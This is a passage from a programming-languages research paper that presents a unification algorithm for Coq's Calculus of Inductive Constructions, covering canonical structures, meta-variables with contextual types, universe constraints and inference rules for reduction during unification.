Canonical structures: *Canonical structures* (CS) is a powerful overloading mechanism, baked into the unification algorithm. We demonstrate this mechanism with a typical example from overloading: the equality operator. Similar to how type classes are used in Haskell [23], we define a *class* or, in CS terminology, a *structure*:²

Structure $\text{eqType} := \text{EqType} \{ \text{sort} : \text{Type};$
 $\text{equal} : \text{sort} \rightarrow \text{sort} \rightarrow \text{bool} \}$

eqType is a record type with two fields: a type sort , and a boolean binary operation equal on sort . These fields can be accessed using projectors:

$\text{sort} : \text{eqType} \rightarrow \text{Type}$
 $\text{equal} : \forall e : \text{eqType}. \text{sort } e \rightarrow \text{sort } e \rightarrow \text{bool}$

To construct an element of the type, the constructor EqType is provided, which takes the values for the two fields as arguments. For example, one possible eqType instance for bool is:

Definition $\text{eqType_bool} := \text{EqType } \text{bool } \text{eq_bool}$

where $\text{eq_bool } x \ y := (x \ \&\& \ y) \ || \ (!x \ \&\& \ !y)$. (We denote boolean conjunction, disjunction and negation as $\&\&$, $||$ and $!$.)

Similarly, it is possible to declare *recursive* instances. For example, consider the instance for the pair type $A \times B$, where

² This example is a significant simplification of one taken from [11, 12].

A and B are themselves instances of eqType :

Definition $\text{eqType_pair } (A B : \text{eqType}) :=$
 $\text{EqType } (\text{sort } A \times \text{sort } B) (\text{eq_pair } A B)$

where

$\text{eq_pair } (A B : \text{eqType}) (u v : \text{sort } A \times \text{sort } B) :=$
 $(\text{equal } A (\pi_1 u) (\pi_1 v)) \ \&\& \ (\text{equal } B (\pi_2 u) (\pi_2 v))$

In order to use instances eq_bool and eq_pair for overloading, we need to declare them as **Canonical**. After they have been declared canonical, whenever the elaboration mechanism is asked to elaborate a term like $\text{equal } _ (b_1, b_2) (c_1, c_2)$, for booleans b_1, b_2, c_1 and c_2 , it will generate a unification problem matching the expected and inferred type of the second argument of equal , that is,

$\text{sort } ?e \approx \text{bool} \times \text{bool}$

for some meta-variable $?e$ elaborated from the *hole* $(_)$.

To solve the equation above, COQ's unification will try instantiating $?e$ using the canonical instance eqType_pair , resulting in two new unification subproblems, for fresh meta-variables $?A$ and $?B$:

$\text{sort } ?A \approx \text{bool} \quad \text{sort } ?B \approx \text{bool}$

Next, it will choose $?A := \text{eqType_bool}$ and $?B := \text{eqType_bool}$, resulting in that $\text{equal } ?e (b_1, b_2) (c_1, c_2)$ reduces, as expected, to $\text{eq_bool } b_1 \ c_1 \ \&\& \ \text{eq_bool } b_2 \ c_2$.

We can declare a number of canonical eqType instances for our types equipped with decidable equality. Then, we can uniformly write $\text{equal } _ t \ u$, and let unification compute the corresponding instance for the hole, according to the type of t and u .

Polymorphic universes and subtyping: Unification in CIC is not a simple equational theory, in the sense that it must deal with the subtyping relation generated by the cumulative universe hierarchy $(\text{Type}(i) \leq \text{Type}(j) \iff i \leq j)$. To our knowledge, we present the first algorithm dealing with this relation properly. In COQ, previous algorithms relied on the kernel to check the proper use of universes, resulting in particular in non-local error reporting and the inability to backtrack on these errors, which becomes crucial in presence of universe polymorphism and first-order approximation.

3. The Language: CIC with Open Terms

Before presenting the algorithm, we need to present the base language of COQ, the Calculus of Inductive Constructions (CIC) [22, chap. 4]. It is a dependently typed λ -calculus extended with inductive types. It also includes co-inductive types, but their formulation is not important for this work, so it will be omitted.

The terms (and types) of the language are defined as

$t, u, T, U = x \mid c[\bar{\ell}] \mid i[\bar{\ell}] \mid k[\bar{\ell}] \mid s \mid ?x[\sigma]$
 $\mid \forall x : T. U \mid \lambda x : T. t \mid t \ u \mid \text{let } x := t : T \text{ in } u$
 $\mid \text{match}_T t \text{ with } k_1 \ \bar{x}_1 \Rightarrow t_1 \mid \dots \mid k_n \ \bar{x}_n \Rightarrow t_n \text{ end}$
 $\mid \text{fix}_j \{x_1/n_1 : T_1 := t_1; \dots; x_m/n_m : T_m := t_m\}$
 $\sigma = \bar{t}$
 $\ell, \kappa \in \mathcal{L} \cup 0^-$
 $K = \kappa \mid K + 1$
 $s = \text{Type}(\bar{K}^+)$

Terms include variables $x \in \mathcal{V}$, constants $c \in \mathcal{C}$, inductive type constructors $i \in \mathcal{I}$ and constructors $k \in \mathcal{K}$, these last three being applied to universe instances $\bar{\ell}$ built from universe levels $\ell \in \mathcal{L} \cup 0^-$. Terms also includes sorts s , representing algebraic universes. Algebraic universes represent least upper bounds of a (non-empty) set of levels or successors of levels. They are used notably to

sort products, e.g. $(\forall A : \text{Type}(i), \text{Type}(j)) : \text{Type}(i+1, j)$. The impredicative sort Prop , the type of propositions, is represented as $\text{Type}(0^-)$. Terms may contain a *hole*, representing a missing piece of the term (or proof). Holes are represented with meta-variables, a variable prepended with a question mark, as in $?x$. For reasons that will become apparent soon, meta-variables are applied to a *suspended substitution* $[\sigma]$, which is nothing more than a list of terms.

In order to destruct an element of an inductive type, CIC provides regular pattern **matching** and mutually recursive **fixpoints**. Their notation is slightly different from, but easily related to, the actual notation from COQ. **match** is annotated with the return predicate T , meaning that the type of the whole **match** expression may depend on the element being pattern matched (**as** ... **in** ... in standard COQ notation). In the **fix** expression, $x/n : T := t$ means that T is a type starting with at least n product types, and the n -th variable is the decreasing one in t (**struct** in COQ notation). The subscript j of **fix** selects the j -th function as the main entry point of the mutually recursive fixpoints.

In order to typecheck and reduce terms, COQ uses several contexts, each handling different types of knowledge:

1. Universe contexts Φ declaring universe level names and associated constraints ((in-)equalities on levels);
2. Local contexts Γ , including bound variables and **let**-bound expressions;
3. Meta-contexts Σ , containing meta-variable declarations and definitions; and
4. A global environment E , containing the global knowledge; that is, axioms, theorems, and inductive definitions, along with a *global* universe context that can be incrementally enriched.

Formally, they are defined as follows:

$\Phi = \bar{\ell} \models \mathcal{C} \quad \mathcal{C} = \cdot \mid \mathcal{C} \wedge \ell \ \mathcal{O} \ \ell' \quad \text{where } \mathcal{O} \in \{=, \leq, <\}$
 $\Gamma, \Psi = \cdot \mid x : T, \Gamma \mid x := t : T, \Gamma$
 $\Sigma = \cdot \mid ?x : T[\Psi], \Sigma \mid ?x := t : T[\Psi], \Sigma$
 $E = \cdot \mid c[\Phi] : T, E \mid c[\Phi] := t : T, E \mid I, E \mid \Phi, E$
 $I = \forall \Phi, \Gamma. \{ i : \forall \bar{y} : \bar{T}_h. s := \{k_1 : U_1; \dots; k_n : U_n\} \}$

A universe context consists of a list of levels $\bar{\ell}$ and a set of constraints \mathcal{C} on those levels. The local context is standard, and requires no further explanation. Meta-variables have *contextual types*, meaning that the type T of a meta-variable must have all of its free variables bound within the local context Ψ . In this work we borrow the notation $T[\Psi]$ from Contextual Modal Type Theory [15]. A meta-variable can be instantiated with a term t , noted $?x := t : T[\Psi]$. In this case, t should also contain only free variables occurring in Ψ .

The global environment associates a constant c with a local universe context (usually omitted), a type and, optionally, a definition. In the first case, c is an axiom, while in the second c is a theorem proved by term t . Additionally, this environment may also contain (mutually recursive) inductive types and global universe and constraint declarations.

A set of mutually recursive inductive types I is prepended with a universe context Φ and a list of parameters Γ . Every inductive type i defined in the set has sort s , with parameters $\bar{y} : \bar{T}_h$. It has a possibly empty list of constructors k_1, \dots, k_n . For every j , each type U_j of constructor k_j has shape $\forall \bar{z} : \bar{U}^i. i \ t_1 \ \dots \ t_h$.

Inductive definitions are restricted to avoid circularity, meaning that every type constructor i can only appear in a strictly positive position in the type of every constructor. For the purpose of this work, understanding this restriction is not crucial, and we refer the interested reader to [22, chap. 4]. Additionally, fixpoints on inductive

types must pass the guard condition (ibid., §4.5.5) to be accepted by the kernel, a syntactic criterion ensuring termination. We will come back to this point in §4.7. It is interesting to note that a **Structure**, like the one shown in the previous section, is syntactic sugar for an inductive type with only one constructor, and with projections generated for each argument of the constructor.

3.1 Meta-Variables and Contextual Types

At a high-level, meta-variables are holes in a term, which are expected to be filled out at a later point in time. For instance, when a lemma is applied to solve some goal, COQ internally creates fresh meta-variables for all the formal parameters of the lemma, and proceeds to unify the goal with the conclusion of the lemma. During unification, meta-variables are instantiated so that both terms (the goal and the conclusion of the lemma) become *convertible* (equal modulo reduction rules, see §3.2).

In the simple examples shown so far, contextual types played no role but, as we are going to see in the next example, they prevent illegal instantiations of meta-variables. For instance, such illegal instantiations could potentially happen if the same meta-variable occurs at different locations in a term, with different variables in the scope of each occurrence. We illustrate this point with an example taken from [24]. Suppose function f defined locally as follows:

$$f := \lambda w : \text{nat}. (_ : \text{nat})$$

where the hole $(_)$ is an indication to COQ's elaboration mechanism to "fill in this hole with a meta-variable". The accessory typing annotation provides the expected type for the meta-variable. Assuming no other variables occur in scope, after elaboration f becomes:

$$f := \lambda w : \text{nat}. ?v[w] \quad (1)$$

for some fresh meta-variable $?v$. Since any instantiation of $?v$ may only refer to w , its type becomes $\text{nat}[w : \text{nat}]$. This contextual type specifies precisely that $?v$ may only be instantiated with a term of type nat containing at most a single free variable w of type nat . In the elaborated term (1), $[w]$ stands for the *suspended substitution* specifying how to transform such instantiation into one that is well-typed under the current context. In this case, this substitution is the identity, because the current context and the context under which $?v$ was created are identical (in fact, the latter is a copy of the former).

Now suppose that we define functions g and h referring to f :

$$g := \lambda x y : \text{nat}. f \ x \quad h := \lambda z : \text{nat}. f \ z$$

and proceed to unify g with a function projecting the first argument:

$$g \approx \lambda x y : \text{nat}. x$$

In order to solve this equation, COQ proceeds to unfold the definition of g and to push x and y in the local context. The new equation to solve becomes:

$$f \ x \approx x$$

After unfolding f and β -reducing the left-hand side, it amounts to solving the following equation:

$$?v[x] \approx x$$

At this point is where the contextual type of $?v$ comes into play. If meta-variables were created with a normal type, that is, not having contextual type (and suspended substitution), it would seem that the only solution for $?v$ is x . However, that solution would break the definition of h since x is not in scope there. Given the contextual information, however, COQ will correctly realize that $?v$ should be instantiated with w , not x . Under that instantiation, g will normalize to $\lambda x y : \text{nat}. x$, and h will normalize to $\lambda z : \text{nat}. z$.

The suspended substitution and the contextual type are the tools that the unification algorithm uses to know how to instantiate the meta-variable. The decision to solve $?v[x] \approx x$ by instantiating

$$(\lambda x : T. t) \ u \rightsquigarrow_{\beta} t\{u/x\} \quad \text{let } x := u : T \text{ in } t \rightsquigarrow_{\zeta} t\{u/x\}$$

$$\frac{(x := t : T) \in \Gamma}{x \rightsquigarrow_{\delta\Gamma} t} \quad \frac{?x := t : T[\Psi] \in \Sigma}{?x[\sigma] \rightsquigarrow_{\delta\Sigma} t\{\sigma/\widehat{\Psi}\}}$$

$$\frac{(c[\bar{\ell}] \models C) := t : T) \in E}{c[\bar{\kappa}] \rightsquigarrow_{\delta E} t[\bar{\kappa}/\bar{\ell}]}$$

$$\text{match}_T \ k_j[\bar{\kappa}] \ \bar{t} \text{ with } \overline{k \ \bar{x} \Rightarrow u} \text{ end } \rightsquigarrow_{\iota} \ u_j\{\bar{t}/\bar{x}_j\}$$

$$\frac{F = x/n : T := t \quad a_n = k_j[\bar{\kappa}] \ \bar{t}}{\text{fix}_j \ \{F\} \ \bar{a} \rightsquigarrow_{\iota} t_j\{\text{fix}_m \ \{F\}/x_m\} \ \bar{a}}$$

Figure 2. Reduction rules in CIC.

$?v : \text{nat}[w : \text{nat}]$ with w is due to the problem falling in the *pattern* unification subset [14]. When COQ faces a problem of the form

$$?u[y_1, \dots, y_n] \approx e$$

where the y_1, \dots, y_n are all distinct variables, then the *most general* solution to the problem is to *invert* the substitution and apply it on the right-hand side of the equation, in other words instantiating $?u$ with $e\{x_1/y_1, \dots, x_n/y_n\}$, where x_1, \dots, x_n are the variables in the local context of $?u$ (and assuming the free variables of e are in $\{y_1, \dots, y_n\}$).

In the example above, at the point where COQ tries to unify $?u[x] \approx x$, the solution (through inversion) is to instantiate $?u$ with $x\{w/x\}$, that is, w .

3.2 Semantics

Reduction of CIC terms is performed through a set of rules listed in Figure 2. Besides the standard β rule, CIC provides six more rules to destruct the different term constructions: the ζ rule, which expands let-definitions, three δ rules, which expand definitions from each of the contexts, and two ι rules, which evaluate pattern **matchings** and **fixpoints**.

Most of the rules are self explanatory, with the sole exception of the $\delta\Sigma$ rule. It takes a meta-variable $?x$, applied to suspended substitution σ , and replaces it by its definition t , replacing each variable from its local context Ψ by the corresponding term from substitution σ . For this we use the multi-substitution of terms, mapping the variables coming from the domain of Ψ with terms in σ . To obtain the domain of Ψ , we use the type-eraser function $\widehat{\cdot}$, defined as:

$$x_1 : T_1, \dots, x_n : T_n = x_1, \dots, x_n$$

The *unfolding* rules ($\delta\Gamma$, $\delta\Sigma$, δE), of course, depend on the contexts. As customary, we will always consider the environment E implicit. We will also omit Γ and Σ when there is no room for ambiguity.

Conversion (\equiv) is defined as the congruent closure of these reduction rules, plus η -conversion: $u \equiv \lambda x : T. u \ x$ iff $x \notin \text{FV}(u)$.

4. The Algorithm

We proceed to describe our proposal in the following pages, underlining every non-standard design decision. We emphasize that this is not a faithful description of the current unification algorithm in COQ, but a new one that is, however, close enough. In particular, we purposely left out a technique known as *constraint postponement* (§4.6), as well as other heuristics hard to grasp. At the same

time, we introduced our own set of heuristics, based on practical examples (§5) and on previous work by Abel and Pientka (§4.3).

The unification judgment is of the form:

$$\Phi; \Sigma; \Gamma \vdash t_1 \approx_{\mathcal{R}} t_2 \triangleright \Phi', \Sigma'$$

It unifies terms t_1 and t_2 , given a universe context Φ , meta-context Σ and a local context Γ . There is an implicit global environment E . The universe context carries additional information for each universe variable introduced: they are either flexible (ℓ_f) or rigid (ℓ_r). This information is used when unifying two instances of the same constant to avoid forcing universe constraints that would not appear if the bodies of the instantiations were unified instead, respecting transparency of the constants. Flexible variables are generated when taking a fresh instance of a polymorphic constant, inductive or constructor during elaboration, while rigid ones correspond to user-specified levels or Type annotations. The relation \mathcal{R} (\equiv or \leq) indicates if we are trying to derive conversion of the two terms or *cumulativity*, the subtyping relation on universes. The rules decomposing constructions switch to conversion in their premises except for sorts and dependent function spaces, otherwise the relation is preserved when reducing one side or the other. The algorithm returns a new universe context Φ' and meta-context Σ' , which are extensions of Φ and Σ , respectively, perhaps with new universes constraints in Φ' , and new meta-variables or instantiations of existing meta-variables in Σ . The algorithm ensures that terms t_1 and t_2 are convertible (or in the cumulativity relation) in the returned contexts.

In the presentation of the algorithm we will often omit the universe context Φ , since it is, in most of the cases, simply threaded along. The unification algorithm is quite involved, so to help readability we split the rules across four different subsections. Roughly, in §4.1 we consider the case when the two terms being unified have no arguments, and share the same head constructor; in §4.2 we consider terms having arguments; in §4.3 we consider meta-variable unification; and in §4.4 we consider canonical structures resolution. The algorithm's strategy, which backtracks in some particular cases, cannot be understood by the ordering of the rules, so we devote §4.5 to explain in detail the algorithm's strategy. In §4.6 we explain the technique of constraint postponement, and the reason for its omission in our algorithm. Finally, in §4.7 we comment on the correctness of the algorithm.

4.1 Same Constructor

Figure 3 shows the rules that apply when both terms share the same head constructor. We need to distinguish this set of rules from the other rules in the algorithm, so we annotate them with a 0 as subscript of the turnstile (\vdash_0). The reasons will become evident when we look at the rules in the next subsection.

The rule TYPE-SAME unifies two sorts, according to the relation \mathcal{R} . By invariant, we know that the right-hand side universe can only be a single level while the l.h.s. can be the least upper bound of a set of universe levels or successors iff the relation is cumulativity, and any such \leq constraints can be translated to a set of atomic \leq or $<$ constraints (see [21] for details). The predicate $\mathcal{C} \models$ denotes satisfiability of set of constraints \mathcal{C} and naturally extends to consistency of universe contexts ($\phi \models$).

For abstractions (LAM-SAME) and products (PROD-SAME), we first unify the types of the arguments, and then the body of the binder, with the local context extended with the bound variable. (The universe context is omitted, as in some of the following rules, since it is just threaded along.) When unifying two **lets**, the rule LET-SAME compares first the type of the definitions, then the definitions themselves, and finally the body. In the last case, it augments the local context with the definition on the left (choosing the one on the

$$\begin{array}{c}
\text{TYPE-SAME} \\
\frac{\mathcal{C}' = \mathcal{C} \wedge \bar{u} \mathcal{R} \kappa \quad \mathcal{C}' \models}{\ell \models \mathcal{C}; \Sigma; \Gamma \vdash_0 \text{Type}(\bar{u}) \approx_{\mathcal{R}} \text{Type}(\kappa) \triangleright \ell \models \mathcal{C}'; \Sigma} \\
\\
\text{PROD-SAME, LAM-SAME} \\
\frac{\Pi \in \{\lambda, \forall\} \quad \Sigma_0; \Gamma \vdash T_1 \approx_{\equiv} U_1 \triangleright \Sigma_1 \quad \Sigma_1; \Gamma, x : T_1 \vdash T_2 \approx_{\mathcal{R}} U_2 \triangleright \Sigma_2}{\Sigma_0; \Gamma \vdash_0 \Pi x : T_1. T_2 \approx_{\mathcal{R}} \Pi x : U_1. U_2 \triangleright \Sigma_2} \\
\\
\text{LET-SAME} \\
\frac{\Sigma_0; \Gamma \vdash T \approx_{\equiv} U \triangleright \Sigma_1 \quad \Sigma_1; \Gamma \vdash t_2 \approx_{\equiv} u_2 \triangleright \Sigma_2 \quad \Sigma_2; \Gamma, x := t_2 \vdash t_1 \approx_{\mathcal{R}} u_1 \triangleright \Sigma_3}{\Sigma_0; \Gamma \vdash_0 \text{let } x := t_2 : T \text{ in } t_1 \approx_{\mathcal{R}} \text{let } x := u_2 : U \text{ in } u_1 \triangleright \Sigma_3} \\
\\
\text{RIGID-SAME} \\
\frac{h \in \mathcal{V} \cup \mathcal{I} \cup \mathcal{K} \quad \mathcal{C}_1 = \mathcal{C}_0 \wedge \bar{\kappa} = \kappa' \quad \mathcal{C}_1 \models}{(\bar{\ell} \models \mathcal{C}_0); \Sigma; \Gamma \vdash_0 h[\bar{\kappa}] \approx_{\mathcal{R}} h[\kappa'] \triangleright (\bar{\ell} \models \mathcal{C}_1), \Sigma} \\
\\
\text{FLEXIBLE-SAME} \quad \text{UNIV-EQ} \\
\frac{h \in \mathcal{C} \quad \Phi_0 \models \bar{\ell} = \bar{\kappa} \triangleright \Phi_1}{\Phi_0; \Sigma; \Gamma \vdash_0 h[\bar{\ell}] \approx_{\mathcal{R}} h[\bar{\kappa}] \triangleright \Phi_1, \Sigma} \quad \frac{\Phi \models i = j}{\Phi \models i = j \triangleright \Phi} \\
\\
\text{UNIV-FLEXIBLE} \\
\frac{i_t \vee j_t \in \bar{\ell} \quad \mathcal{C} \wedge i = j \models}{(\bar{\ell} \models \mathcal{C}) \models i = j \triangleright (\ell \models \mathcal{C} \wedge i = j)} \\
\\
\text{CASE-SAME} \\
\frac{\Sigma_0; \Gamma \vdash T \approx_{\equiv} U \triangleright \Sigma_1 \quad \Sigma_1; \Gamma \vdash t \approx_{\equiv} u \triangleright \Sigma_2 \quad \Sigma_2; \Gamma \vdash \bar{b} \approx_{\equiv} \bar{b}' \triangleright \Sigma_3}{\Sigma_0; \Gamma \vdash_0 \text{match}_T t \text{ with } \bar{b} \text{ end} \approx_{\mathcal{R}} \text{match}_U u \text{ with } \bar{b}' \text{ end} \triangleright \Sigma_3} \\
\\
\text{FIX-SAME} \\
\frac{\Sigma_0; \Gamma \vdash \bar{T} \approx_{\equiv} \bar{U} \triangleright \Sigma_1 \quad \Sigma_1; \Gamma \vdash \bar{t} \approx_{\equiv} \bar{u} \triangleright \Sigma_2}{\Sigma_0; \Gamma \vdash_0 \text{fix}_j \{x/n : T := t\} \approx_{\mathcal{R}} \text{fix}_j \{x/n : U := u\} \triangleright \Sigma_2}
\end{array}$$

Figure 3. Unifying terms sharing the same head constructor.

left is an arbitrary choice, but after unification both definitions are convertible, *i.e.*, indistinguishable).

RIGID-SAME equates the same variable, inductive type or constructor, enforcing that their universe instances are equal (note that the application of the rule will fail if these new constraints are inconsistent). The FLEXIBLE-SAME rule unifies two instances of the same constant using a stronger condition on universe instances: they must unify according to the current constraints and by equating rigid universe variables with flexible variables only ($\Phi \models i = j$ checks if the constraint is already derivable). Otherwise we will backtrack on this rule to unfold the constant and unify the bodies (§4.2), which will generally result in weaker, more general constraints to be enforced. The last two rules (CASE-SAME and FIX-SAME) unify **matches** and **fixpoints**, respectively. In both cases we just unify pointwise every component of the term constructors.

4.2 Reduction

The previous subsection considered only the cases when both terms have no arguments and share the same constructor. If that is not the case, the algorithm first tries first-order approximation (rule APP-FO in Figure 4). This rule, when considering two applications with the same number of arguments (n), compares the head element (t and t' , using only the rules in Figure 3), and then proceeds to unify each of the arguments. As customary, we denote multiple

$\frac{\text{APP-FO} \quad \begin{array}{c} \Sigma_0; \Gamma \vdash_0 t \approx_{\mathcal{R}} u \triangleright \Sigma_1 \\ n \geq 0 \quad \Sigma_1; \Gamma \vdash \bar{t}_n \approx_{\equiv} \bar{u}_n \triangleright \Sigma_2 \end{array}}{\Sigma_0; \Gamma \vdash t \bar{t}_n \approx_{\mathcal{R}} u \bar{u}_n \triangleright \Sigma_2}$			
$\frac{\text{META-}\delta\text{R, LAM-}\beta\text{R, LET-}\zeta\text{R} \quad \begin{array}{c} \Sigma; \Gamma \vdash u \xrightarrow{\text{w}}_{\delta\Sigma, \beta, \zeta} u' \\ \Sigma; \Gamma \vdash t \approx_{\mathcal{R}} u' \triangleright \Sigma' \end{array}}{\Sigma; \Gamma \vdash t \approx_{\mathcal{R}} u \triangleright \Sigma'}$		$\frac{\text{META-}\delta\text{L, LAM-}\beta\text{L, LET-}\zeta\text{L} \quad \begin{array}{c} \Sigma; \Gamma \vdash t \xrightarrow{\text{w}}_{\delta\Sigma, \beta, \zeta} t' \\ \Sigma; \Gamma \vdash t' \approx_{\mathcal{R}} u \triangleright \Sigma' \end{array}}{\Sigma; \Gamma \vdash t \approx_{\mathcal{R}} u \triangleright \Sigma'}$	
$\frac{\text{CASE-}\iota\text{R} \quad \begin{array}{c} u \text{ is } \mathbf{fix} \text{ or } \mathbf{match} \quad \Sigma; \Gamma \vdash u \downarrow_{\beta\zeta\delta\Sigma\iota\theta}^{\text{w}} u' \\ u \neq u' \quad \Sigma; \Gamma \vdash t \approx_{\mathcal{R}} u' \triangleright \Sigma' \end{array}}{\Sigma; \Gamma \vdash t \approx_{\mathcal{R}} u \triangleright \Sigma'}$			
$\frac{\text{CASE-}\iota\text{L} \quad \begin{array}{c} t \text{ is } \mathbf{fix} \text{ or } \mathbf{match} \quad \Sigma; \Gamma \vdash t \downarrow_{\beta\zeta\delta\Sigma\iota\theta}^{\text{w}} t' \\ t \neq t' \quad \Sigma; \Gamma \vdash t' \approx_{\mathcal{R}} u \triangleright \Sigma' \end{array}}{\Sigma; \Gamma \vdash t \approx_{\mathcal{R}} u \triangleright \Sigma'}$			
$\frac{\text{CONS-}\delta\text{NOTSTUCKR} \quad \begin{array}{c} \text{not } \Sigma; \Gamma \vdash \text{is_stuck } u \\ u \xrightarrow{\text{w}}_{\delta E, \delta\Gamma} u' \\ \Sigma; \Gamma \vdash t \approx_{\mathcal{R}} u' \triangleright \Sigma' \end{array}}{\Sigma; \Gamma \vdash t \approx_{\mathcal{R}} u \triangleright \Sigma'}$		$\frac{\text{CONS-}\delta\text{STUCKL} \quad \begin{array}{c} \Sigma; \Gamma \vdash \text{is_stuck } u \\ t \xrightarrow{\text{w}}_{\delta E, \delta\Gamma} t' \\ \Sigma; \Gamma \vdash t' \approx_{\mathcal{R}} u \triangleright \Sigma' \end{array}}{\Sigma; \Gamma \vdash t \approx_{\mathcal{R}} u \triangleright \Sigma'}$	
$\frac{\text{CONS-}\delta\text{R} \quad \begin{array}{c} \Sigma; \Gamma \vdash u \xrightarrow{\text{w}}_{\delta E, \delta\Gamma} u' \\ \Sigma; \Gamma \vdash t \approx_{\mathcal{R}} u' \triangleright \Sigma' \end{array}}{\Sigma; \Gamma \vdash t \approx_{\mathcal{R}} u \triangleright \Sigma'}$		$\frac{\text{CONS-}\delta\text{L} \quad \begin{array}{c} \Sigma; \Gamma \vdash t \xrightarrow{\text{w}}_{\delta E, \delta\Gamma} t' \\ \Sigma; \Gamma \vdash t' \approx_{\mathcal{R}} u \triangleright \Sigma' \end{array}}{\Sigma; \Gamma \vdash t \approx_{\mathcal{R}} u \triangleright \Sigma'}$	
$\frac{\text{LAM-}\eta\text{R} \quad \begin{array}{c} u \text{'s head is not an abstraction} \quad \Sigma_0; \Gamma \vdash u : U \\ \text{ensure_product}(\phi_0; \Sigma_0; \Gamma; T; U) = (\phi_1; \Sigma_1) \\ \phi_1; \Sigma_1; \Gamma, x : T \vdash u x \approx_{\equiv} t \triangleright \phi_2; \Sigma_2 \end{array}}{\phi_0; \Sigma_0; \Gamma \vdash u \approx_{\mathcal{R}} \lambda x : T. t \triangleright \phi_2; \Sigma_2}$			
$\frac{\text{LAM-}\eta\text{L} \quad \begin{array}{c} u \text{'s head is not an abstraction} \quad \Sigma_0; \Gamma \vdash u : U \\ \text{ensure_product}(\phi_0; \Sigma_0; \Gamma; T; U) = (\phi_1; \Sigma_1) \\ \phi_1; \Sigma_1; \Gamma, x : T \vdash t \approx_{\equiv} u x \triangleright \phi_2; \Sigma_2 \end{array}}{\phi_0; \Sigma_0; \Gamma \vdash \lambda x : T. t \approx_{\mathcal{R}} u \triangleright \phi_2; \Sigma_2}$			

Figure 4. Reduction steps attempted during unification.

applications as a *spine* [6], using the form $t \bar{u}_n$ to represent the term $(\dots (t u_1) \dots u_n)$. We call t the *head* of the term.

If the rules in Figure 3 plus APP-FO fail to apply, then the algorithm tries different reduction strategies. Except in some particular cases, the algorithm first tries reducing the right-hand side (rules ending with R) and then the left-hand side (rules ending with L). Except where noted, every L rule is just the mirror of the corresponding R rule, swapping the terms being unified in the conclusion and applications of unification in the premises. We will often omit the last letter (R or L), and simply write *e.g.*, META- δ when referring to both rules.

The algorithm first tries one step of either weak-head expansion of meta-variables ($\delta\Sigma$), weak-head β reduction, or weak-head let-expansion (ζ). These steps are described in rules META- δ , LAM- β , and LET- ζ . (Actually, as we are going to see in §4.5, the order of

$\frac{t \downarrow_{\beta\zeta\delta\iota}^{\text{w}} k_j \bar{a}}{\text{match}_T t \text{ with } \bar{k} \bar{x} \Rightarrow t' \text{ end}}$	$\xrightarrow{\theta} \text{match}_T k_j[\bar{k}] \bar{a} \text{ with } k \bar{x} \Rightarrow t' \text{ end}$
$\frac{a_{n_j} \downarrow_{\beta\zeta\delta\iota}^{\text{w}} k \bar{b}}{\text{fix}_j \{F\} a_1 \dots a_{n_j} \xrightarrow{\theta} \text{fix}_j \{F\} a_1 \dots a_{n_j-1} (k \bar{b})}$	

Figure 5. The θ -reduction strategy.

the rules is slightly different, although for the moment the implicit ordering obtained from the figure suffices.)

More interesting are the cases for δE , $\delta\Gamma$ and ι reductions. The high level idea is that special care should be taken when unfolding defined constants and variables. One reason is efficiency: we hope that, before performing the unfolding of a constant or variable, we will find the same constant or variable on the other side of the equation. The second reason is to avoid missing potential solutions, as already mentioned when introducing controlled backtracking in §2.

In the case of a **match** or a **fix** (rules CASE- ι), we want to be able to reduce the scrutinee using all reduction rules, including δE and $\delta\Gamma$, and then (if applicable), continue reducing the corresponding branch of the **match** or the body of the **fix**, but avoiding δE and $\delta\Gamma$. We illustrate this desired behavior with a simple example using canonical structures. Consider the environment $E = d := 0; c := d$, where there is also a structure with projector proj . Suppose further that there is a canonical instance i registered for proj and d . Then, the algorithm should succeed finding a solution for the following equation:

$$\mathbf{match} \ c \ \mathbf{with} \ 0 \Rightarrow d \mid _ \Rightarrow 1 \ \mathbf{end} \approx \text{proj} \ ?f \quad (2)$$

where $?f$ is an unknown instance of the structure. More precisely, we expect the left-hand side to be reduced as

$$d \approx \text{proj} \ ?f$$

therefore enabling the use of the canonical instance i to solve $?f$.

This is done in the rule CASE- ι L by weak-head normalizing the left-hand side using the standard $\beta\zeta\delta\Sigma\iota$ reduction rules plus a new reduction rule, θ , which weak-head normalizes scrutinees (Figure 5). Note that we really need this new reduction rule: we cannot consider weak-head reducing the term using δE , as it will destroy the constant d in the example above, nor restrict reduction of the scrutinee to not include δE , as it will be too restrictive (disallowing δE in the reduction on the l.h.s. makes Equation 2 not unifiable).

In Equation 2 we have a **match** on the l.h.s., and a constant on the r.h.s. (the projector). By giving priority to the ι reduction strategy over the δE one we can be sure that the projector will not get unfolded beforehand, and therefore the canonical instance resolution mechanism will work as expected. Different is the situation when we have constants on both sides of the equation. For instance, consider the following equation:

$$c \approx \text{proj} \ ?f \quad (3)$$

in the same context as before. Since there is no instance defined for c , we expect the algorithm to unfold it, uncovering the constant d . Then, it should solve the equation, as before, by instantiating $?f$ with i . If the projector is unfolded first instead, then the algorithm will not find the solution. The reason is that the projector unfolds to a case on the unknown $?f$:

$$c \approx \mathbf{match} \ ?f \ \mathbf{with} \ \text{Constr} \ a_1 \dots a_n \Rightarrow a_j \ \mathbf{end}$$

(Assuming the projector proj corresponds to the j -th field in the structure, and Constr is the constructor of the structure.) Now the

canonical instance resolution will fail to see that the right-hand side is (was) a projector, so after unfolding c and d on the left, the algorithm will give up and fail.

In this case we cannot just simply rely on the ordering of rules, since that would make the algorithm sensitive to the position of the terms. In order to solve Equation 3 above, for instance, we need to prioritize reduction on the l.h.s. over the r.h.s., but this prioritization will have a negative impact on equations having the projector on the left instead of the right. The solution is to unfold a constant on the r.h.s. *only if the term does not “get stuck”*, that is, does not evaluate to certain values, like an irreducible **match**. More precisely, we define the concept of “being stuck” as

$$\text{is_stuck } t = \exists t' t''. t \rightsquigarrow_{\delta E, \delta \Gamma}^{0..1} t' \wedge t' \downarrow_{\beta \zeta \iota \theta}^w t'' \text{ and the head of } t'' \text{ is a variable, case, fix, or abstraction}$$

That is, after performing an (optional) δE or $\delta \Gamma$ step and $\beta \zeta \iota \theta$ -weak-head reducing the definition, the head element of the result is tested to be a **match**, **fix**, variable, or a λ -abstraction. Note that the reduction will effectively stop at the first head constant, without unfolding it further. This is important, for instance, when having a definition that reduces to a projector of a structure. If the projector is not exposed, and is instead reduced, then some canonical solution may be lost.

